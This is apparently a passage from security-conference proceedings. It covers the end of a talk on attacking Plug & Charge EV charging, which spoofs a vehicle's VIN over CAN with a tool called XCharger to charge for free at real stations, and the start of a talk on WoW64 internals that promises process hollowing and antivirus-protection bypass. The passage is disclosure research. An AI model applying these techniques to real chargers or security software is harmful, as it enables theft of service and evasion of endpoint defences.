

Phase 1: Handshake Initiation
Phase 2: Handshake Recognition
Phase 3: Parameter Configuration
Phase 4: Charging
BMS: Start Charging
BMS
Test connection
BHM (Handshake)
BRM (Recognition)
BCP (Charging Parameter)
BRO (BMS Charging Ready State)
Not ready for charging
Ready for charging
BCL (Charging Demand)
BCS (Overall Battery Charging State)
BSM (Status information)
Charger
CHM (Handshake)
Test connection
BMS is not recognized
BMS is recognized
CRM (Recognition)
CML (Maximum output)
CTS (Charger's Send-Time Synchronisation)
Not ready for charging
Ready for charging
CRO (Charger Output Ready State)
CCS (Charger's Charging Status)
Charger: Start Power Output
Phase 1: Handshake Initiation
Phase 2: Handshake Recognition
Phase 3: Parameter Configuration
Phase 4: Charging

Figure 13: GB/T 27930 Charging protocol

After actual testing, we use cantools and the corresponding DBC file to successfully translate all messages during the charging process as shown in Fig 13 (left).



A	B	C	D	E
FRAME SEQ	FRAME ID	DLC	DATA	Message translation
0	1826F456	3	01 01 00	Charger message CHM: Charger handshake Charger Communication Protocol version number: v1.1
1	182756F4	2	4C 1D	Vehicle message BHM: maximum allowable charging voltage for vehicle handshake: 750.0V
2	1826F456	3	01 01 00	Charger message CHM: Charger handshake Charger Communication Protocol version number: v1.1
3	182756F4	2	4C 1D	Vehicle message BHM: maximum allowable charging voltage for vehicle handshake: 750.0V
4	1826F456	3	01 01 00	Charger message CHM: Charger handshake Charger Communication Protocol version number: v1.1
5	182756F4	2	4C 1D	Vehicle message BHM: maximum allowable charging voltage for vehicle handshake: 750.0V
6	1801F456	8	00 01 00 00 00 00 00 00	Charger message CRM: charger identification result: BMS can not identify charger number: 00000001
7	1CEC56F4	8	10 31 00 07 FF 00 02 00	Vehicle message BRM:BMS and vehicle identification message multi-packet message: first message
8	1CECF456	8	11 07 01 FF FF 00 02 00	The charger is ready to receive multi-packet messages: vehicle message BRM:
9	1CEB56F4	8	01 01 01 00 01 90 01 AC	Parse according to the agreement: the message is: vehicle message BRM: package 1
10	1CEB56F4	8	02 0D XX XX XX XX XX 56	Parse according to the agreement: the message is: vehicle message BRM: package 2
11	1CEB56F4	8	03 34 12 1F 08 02 64 00	Parse according to the agreement: the message is: vehicle message BRM: package 3
12	1CEB56F4	8	04 00 00 00 74 61 6E 67	Parse according to the agreement: the message is: vehicle message BRM: package 4
13	1CEB56F4	8	05 6F 00 00 00 00 00 00	Parse according to the agreement: the message is: vehicle message BRM: package 5
14	1CEB56F4	8	06 00 00 00 00 00 00 00	Parse according to the agreement: the message is: vehicle message BRM: package 6
15	1CEB56F4	8	07 02 08 E0 07 FF FF FF	The last packet of the vehicle message BRM:BMS and the vehicle identification message. Protocol version: v1.1 lead-acid battery ···
16	1CECF456	8	13 31 00 07 FF 00 02 00	The charger receives and completes the multi-packet message: the vehicle message BRM: receives a total of 49 bytes of data

Table 3: BRM Message during the handshake

We found The BMS of the electric vehicle transmits the vehicle's VIN to the charging pile for identity authentication in the BRM message during the handshake recognition, as tabulated in Table 3.

The following is the complete Plug & Charge's arch. First, the car owner needs to register and bind the vehicle's VIN number on the charging pile operator's APP, and activate automatic payment.

Secondly, when the car owner is charging, owner only needs to directly plug the charging gun into the electric car to charge.

The Charging pile will upload the VIN transmitted from the BMS to the operator's cloud server, and the operator will query and return the user credentials corresponding to the VIN in the background database. After the charging pile receives the user credentials, it will start charging and automatically pay at the end of the charge.



Charging pile operator server
Bind the vehicle's VIN and enable the automatic payment
HTTPS
Charging APP user
2. The charging pile transmits the VIN to the server
HTTPS
3. The server returns the credentials of the user bound by VIN
1. BMS transmits the vehicle's VIN to the charging pile
CAN
4. Start charging and pay according to user's credential
DC Fast Charging Pile
Electric Vehicle

Figure 14 Plug & Charge based on VIN

Vehicle identification number (VIN) is a unique code, including a serial number, used by the automotive industry to identify individual vehicles. The biggest problem is VIN is public plaintext information, with specific coding rules, and can also be obtained from the front windshield of the car.



Region/Maker
Vehicle
Country
Model
GVWR
Engine
Year
Plant
Sequential Number
Position
1 H G C M 8 2 6 3 3 A 0 0 4 3 5 2
WMI
World Manufacturer Identifier
VDS
Check Digit
VIS
Vehicle Description – identifies attributes such as model, body style, engine, etc.
Vehicle Identification – first character is the model year code, the second is the plant code, and the last six are the sequential production number

Figure 15 VIN Coding rule





Figure 16: The position of VIN on the Tesla Model3

In order to configure the attack script quickly, we have written a tool that its main functions include the tampering of VIN, charging voltage and current. It also supports the BMS simulation, so that we can test the charging pile without a vehicle.


XCharger

Mode Setting: BMS Simulation [✓ Tamper] Monitor

Tamper Setting

☑ BRM	Vehicle's VIN:	5YJ3E1EAXHF000000
☑ BCP	Maximum allowable charging current of vehicle (A):	120
	Maximum allowable charging voltage of vehicle (V):	750
☑ BCL	Vehicle's charging voltage demand (V):	750
	Vehicle's current demand (A):	120

Figure 17 XCharger




Figure 18 Real World Attack

REAL WORLD ATTACK

In order to verify our tools in the real world, we rented 5 electric cars of different models and tested multiple charging stations that support Plug & Charge. We verified that after obtaining the VIN on the windshield of the vehicle, the charging pile can be successfully attacked by XCharger to achieve free charging.


All the vulnerabilities we found have been notified to the vendor and fixed.

FUTURE TRENDS

According to the news, the next-generation charging standard “Chaoji”, dominated by China and Japan, will be officially released, it’s improving the security of communications and identity authentication. (Fig 19)

ChaoJi charging supports plug and charge, V2X, automatic charging system and other new technology applications. Some of the security risks mentioned in our talk may be resolved.

In addition, we also see another new standard, ISO15118 (Fig 20). It is a standard for vehicle-to-grid communication, uses asymmetric encryption and digital signature to ensure the security of communication between electric cars and charging stations, and supports “plug and charge”.It uses PLC communication, which is mainly used in Europe.


HPC: specs and roadmap
ChaoJi 超级
0A
125A
200A
400A
600A
CHAdeMO
0.9/1.0/1.1 62.5kW (125A x 500V)
CHAdeMO 1.2/2.0 200-400kW (400A x 1kV)
3.0 ChaoJi-2 900kW (600A x 1.5kV)
Harmonisation 2020/2021
GB
GB/T 187.5kW (250A x 750V)
New GB/T ChaoJi-1 900kW (600A x 1.5kV)

ChaoJi key points:

- ✓ Control-pilot circuit harmonised with new GB/T and CCS (and IEC 61851-23-1)
- ✓ Backward compatibility with CHAdeMO, GB/T and (potentially) CCS
- ✓ Simple, light and compact connector
- ✓ Future proof covering currents up to 600A with liquid-cooling
- ✓ V2G and PnC ready
- ✓ Optional combo-style inlet integrating AC type-1, -2 and GB/T-AC

Figure 19 Chaoji Charging




Figure 20 ISO 15118

Through the discussion of these trends, we are very happy to see that security has become a must be considered in these standards. We believe that in the near future, when these new technologies and new standards are applied in the real world, they will promote the security development of the entire electric vehicle charging industry. □

REBUILDING HEAVEN'S GATE

from 32-bit Hell to 64-bit Wonderland

ShengHao Ma

OVERVIEW

It is necessary for Microsoft to provide backwards-compatibility for 32-bit software on 64-bit editions of Windows through the "Windows32 on Windows64" (WoW64) layer, used to simulate any 32-bit binary as a native 64-bit process.

This is because, for compatibility, most application vendors would like to release their products as 32-bit binary files that can be used both on 32- and 64-bit versions of Windows.

In this report, we will discuss the WoW64 layer of the latest Windows 10 Enterprise by conducting reverse engineering. We'll explore how a WoW64 process is created in native 64-bit Windows, the difference between 32-bit & 64-bit system interrupts, the translation engine embedded in the WoW64 layer, and the relevant attack vectors.


We will demonstrate a new method to "knock on heaven's gate", that rebuild a whole new path to the WoW64 translator. This makes it possible to do process hollowing and bypass HIPS protection of NOD32 at the same time.

We also found a new attack vector: abusing the design of WoW64 thread context snapshots to create a gadget, which can then be used to take over the execution control flow of WoW64. It allowed us to arbitrarily inject and conduct bypasses, and execute a mimikatz process under HIPS protection of AVAST.

WoW64 PROCESS CREATION

RunSimulatedCode

There is a function called RunSimulatedCode which is exported from wow64cpu.dll (64-bit DLL) and is used as a thread initiation entry under WoW64 layer.



```
CpupSimulateHandler
push    r15
push    r14
push    r13
push    r12
push    rbx
push    rsi
push    rdi
push    rbp
sub     rsp, 68h
mov     r12, gs:30h
lea     r15, TurboThunkDispatch
mov     r13, [r12+1488h]
add     r13, 80h ; '€'
```

At the begin of the function (as shown above) 64-bit thread keeps a copy of important register statuses on the stack, allocating 68 bytes to the stack stack as a buffer. It performs a series of Initializations specific to the 64-bit WoW64 thread:

1. Set register r12 point to 64-bit TEB (Thread Environment Block)
2. Set register r15 point to a function table: TurboThunkDispatch.
3. Set register r13 point to 32-bit thread context, and It's recorded in TEB64 + offset 0x1488.

